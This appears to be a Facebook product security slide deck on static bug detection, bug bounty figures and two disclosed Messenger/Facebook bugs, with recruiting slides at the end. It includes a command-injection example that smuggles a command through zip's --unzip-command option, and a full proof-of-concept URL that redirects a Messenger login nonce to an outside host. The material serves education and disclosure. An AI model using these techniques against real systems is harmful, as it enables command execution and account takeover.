
# Program Analysis

## Bug detection - Infer

- Infer (**C/C++, Java, Obj-C**)
- Internal php static analysis tool (**PHP/HACK**)
  - Catch security vulnerabilities as early as possible
  - Find all the instances of a newly discovered vulnerability
  - In certain cases, automatically patch it
  - No run-time overhead

# Static Analysis

## Design



# Program Analysis

## What can we detect?

- We can currently detect more than 20 types of security issues including
  - Higher-order command injection
  - HTTP status codes as privacy oracles
  - Server-side Request Forgery (SSRF)

# Static analysis

## Bug detection - Command injection

- Secure because of high-quality frameworks

```
$t = attacker_controlled();
// ... many lines ...
execx("zip %s", $t);
```



- Commands can execute other commands
- Static analysis tool can
- follow inter-procedural flows of data
- understand format-strings

```
$t = attacker_controlled();
// ...
execx("zip a.zip -T '--unzip-command=%s'", $t);
```



### --unzip-command cmd

Use command cmd instead of 'unzip -tqq' to test an archive when the **-T** option is used. On Unix, to use a copy of unzip in the current directory instead of the standard system unzip, could use:  
zip archive file1 file2 -T -TT "./unzip -tqq"

In cmd, {} is replaced by the name of the temporary archive, otherwise the name of the archive is appended to the end of the command. The return code is checked for success (0 on Unix).

# Static analysis

## Bug detection - Privacy Oracles

- How to detect with static analysis?
  - Action taken under attacker control?
  - Action is influenced by privacy check?

```
$group_id = attacker_controlled();
if ($group_id === 100)
    throw HTTP_404();
```



```
$group_id = attacker_controlled();
// Load with privacy check
$data = isMember(auth_user(), group_id);
if ($data === null)
    throw HTTP_404();
```



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# Whitehat

## How it works?

- Researchers send in potential issues, we **investigate, fix, and reward**
- London focuses on engineering/tooling, on call shifts
  - Triage, handling incidents, working with teams on fixes
- **Unique** bug types (privacy, business logic)
  - Rarely “**traditional**” web app submissions

# Whitehat

## The Numbers

- **\$500** minimum
- **No** maximum bounty
- **\$40,000** highest payout (RCE)
- **\$5m+** paid out since 2011
- **900+** researchers paid
- **100+** countries
- **~12,000** submissions in 2017
- **~500** valid issues in 2017

October 26, 2017

# Posting GIFs as anyone on Facebook

While digging through some old notes on Facebook in September, I noticed a Facebook tab for Facebook Page “Publishing Tools” that I didn’t see before. It seemed to be introduced around July.

```
commit
Author: Philippe Harewood
Date:   Wed Jul 12 14:38:06 2017 -0400

diff --git a/PageContentTabTabs.js b/PageContentTabTabs.js
index
--- a/PageContentTabTabs.js
+++ b/PageContentTabTabs.js
@@ -36,6 +36,7 @@ __d("PageContentTabTabs", [], (function a(b, c, d, e, f, g) {
    REPORTED: "REPORTED",
    PLAYLISTS: "PLAYLISTS",
    PLAYLIST_DETAILS: "PLAYLIST_DETAILS",
+   POSTS_CONFIG: "POSTS_CONFIG",
    SEASONS: "SEASONS",
    SEASON_DETAILS: "SEASON_DETAILS",
    TAKEDOWNS: "TAKEDOWNS",
@@ -64,10 +65,11 @@ __d("PageContentTabTabs", [], (function a(b, c, d, e, f, g) {
    DRAFT_EDITIONS: "DRAFT_EDITIONS",
    PUBLISHED_EDITIONS: "PUBLISHED_EDITIONS",
    CURATIONS: "CURATIONS",
-   UPCOMING_EVENTS: "UPCOMING_EVENTS",
+   PUBLISHED_EVENTS: "PUBLISHED_EVENTS",
    DRAFT_EVENTS: "DRAFT_EVENTS",
    SCHEDULED_EVENTS: "SCHEDULED_EVENTS",
-   CANCELED_EVENTS: "CANCELED_EVENTS",
-   PAST_EVENTS: "PAST_EVENTS"
+   ARCHIVED_EVENTS: "ARCHIVED_EVENTS",
+   POLLS_COMPOSER: "POLLS_COMPOSER",
+   BRAND_ASSET_LIBRARY: "BRAND_ASSET_LIBRARY"
  );
}, null);
\ No newline at end of file
```

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## Stealing Messenger.com Login Nonces

March 21st, 2017


The [messenger.com](#) website provides a nonce based login flow to allow a user who is already logged into their Facebook account to login to the site without having to re-enter their password. It was possible to create a URL that when loaded by a user who was logged into their Facebook account would redirect a nonce for their account to another site. The nonce could then be used to create a [messenger.com](#) session for the user. Since [messenger.com](#) session cookies are interchangeable with [facebook.com](#) this gave full access to the user’s Facebook account.

# Leaking Messenger.com Login Nonces - prerequisites

- Link shim:
  - Created since 2008
  - Protect from spammy/malicious site
  - Remove sensitive information from referrer when redirecting off-site
  - Available on: messenger.com/l.php
- Javascript redirection
  - #!/path
  - Redirects within the same site

# Stealing Messenger.com Login Nonces - Walk through

- Overview of messenger.com Login flow



# Stealing Messenger.com Login Nonces - Walk through

1. Request from messenger to facebook to for availability of login with FB

[https://www.facebook.com/login/messenger\\_dot\\_com\\_iframe/?](https://www.facebook.com/login/messenger_dot_com_iframe/?)

**redirect\_uri**=https%3A%2F%2Fwww.messenger.com%2Flogin%2Ffb\_iframe\_target%2F%3Finitial\_request\_id%3DA8eKoiVaTWx41Azk8IEwhvY&**identifier**=ab66de64be75eef525f18b812e07b5d1&**initial\_request\_id**=A8eKoiVaTWx41Azk8I

2. Result from facebook.com

[https://www.messenger.com/login/fb\\_iframe\\_target/?](https://www.messenger.com/login/fb_iframe_target/?)

**userid**=100011424732901&**name**=Tom+Jones&**secret**=hFTzdP2Q&persistent=1&**initial\_request\_id**=A8eKoiVaTWx41Azk8IEwhvY

3. Creating session with POST request to <https://www.messenger.com/login/nonce/>

# Leaking Messenger.com Login Nonces - What could go wrong?

# Stealing Messenger.com Login Nonces - vulnerability

[https://www.facebook.com/login/messenger\\_dot\\_com\\_iframe/?](https://www.facebook.com/login/messenger_dot_com_iframe/?)

**redirect\_uri**=https%3A%2F%2Fwww.messenger.com%2Flogin%2Ffb\_iframe\_target%2F%3Finitial\_request\_id%3DA8eKoiVaTWx41Azk8IEhvY&**identifier**=ab66de64be75eef525f18b812e07b5d1&**initial\_request\_id**=A8eKoiVaTWx41Azk8I

- Vulnerability
  - redirect\_uri
    - \*.messenger.com
    - Fragment
  - Exploit
    - Using javascript #!/path to redirect to /l.php
    - Redirect to facebook.com
    - Use App redirection to redirect off-site

# Stealing Messenger.com Login Nonces - Exploit

- Exploit
  - Using javascript #!/path to redirect to /l.php
  - Redirect to facebook.com
  - Use App redirection to redirect off-site
- But ...
  - Cross-origin policy
    - <meta name="referrer" content="origin-when-crossorigin" id="meta\_referrer"/>

# Stealing Messenger.com Login Nonces - Exploit

- [https://www.facebook.com/login/messenger\\_dot\\_com\\_iframe/?  
\*\*redirect\\_uri\*\*=https%3A%2F%2Fmessenger.com%2Flogin%2Ffb\\_iframe\\_target%2F%3Finitial\\_request\\_id%3DA8eKoiVaTWx41Azk8IEwhvY\*\*%23!\*\*  
\*\*%2Fl.php\*\*%3Fu%3Dhttps%253A%252F%252Fwww.facebook.com%252Fdialog%252Fshare\\_open\\_graph%253Fapp\\_id%253D758283087524346%2526\*\*redirect\\_uri\*\*%253Dhttps%253A%252F%252Fstephensclafani.com%252Fpoc.php&\*\*identifier\*\*=ab66de64be75eef525f18b812e07b5d1&\*\*initial\\_request\\_id\*\*=A8eKoiVaTWx41Azk8IEwhvY](https://www.facebook.com/login/messenger_dot_com_iframe/?redirect_uri=https%3A%2F%2Fmessenger.com%2Flogin%2Ffb_iframe_target%2F%3Finitial_request_id%3DA8eKoiVaTWx41Azk8IEwhvY%23!%2Fl.php%3Fu%3Dhttps%253A%252F%252Fwww.facebook.com%252Fdialog%252Fshare_open_graph%253Fapp_id%253D758283087524346%2526redirect_uri%253Dhttps%253A%252F%252Fstephensclafani.com%252Fpoc.php&identifier=ab66de64be75eef525f18b812e07b5d1&initial_request_id=A8eKoiVaTWx41Azk8IEwhvY)

# Stealing Messenger.com Login Nonces - Fix/Reward

- Return error if fragment contains any value
  - Is it complete?
  - How to bypass
- Permanent fix?
  - Overwrite the fragment from server side
- Reward
  - \$15,000

# Questions?


A large, diverse group of young adults of various ethnicities and ages are gathered together, smiling broadly at the camera. They are dressed in casual attire, including t-shirts, hoodies, and jackets. The background is filled with more people, creating a dense, happy crowd.

Internship opportunities

# Interview process

## Engineering

**Step 1:** Submit your resume at <fb.me/ProdSecLon17> or send it to your recruiter ([krysi@fb.com](mailto:krysi@fb.com))



**Step 2:** Your resume will be reviewed and if selected, you will be contacted.

**Step 3:** Phone/Video conference technical interviews

No onsites



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# Thank you!



## Next steps

Apply online  
[fb.me/ProdSecLon17](http://fb.me/ProdSecLon17)

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[oliviam@fb.com](mailto:oliviam@fb.com)

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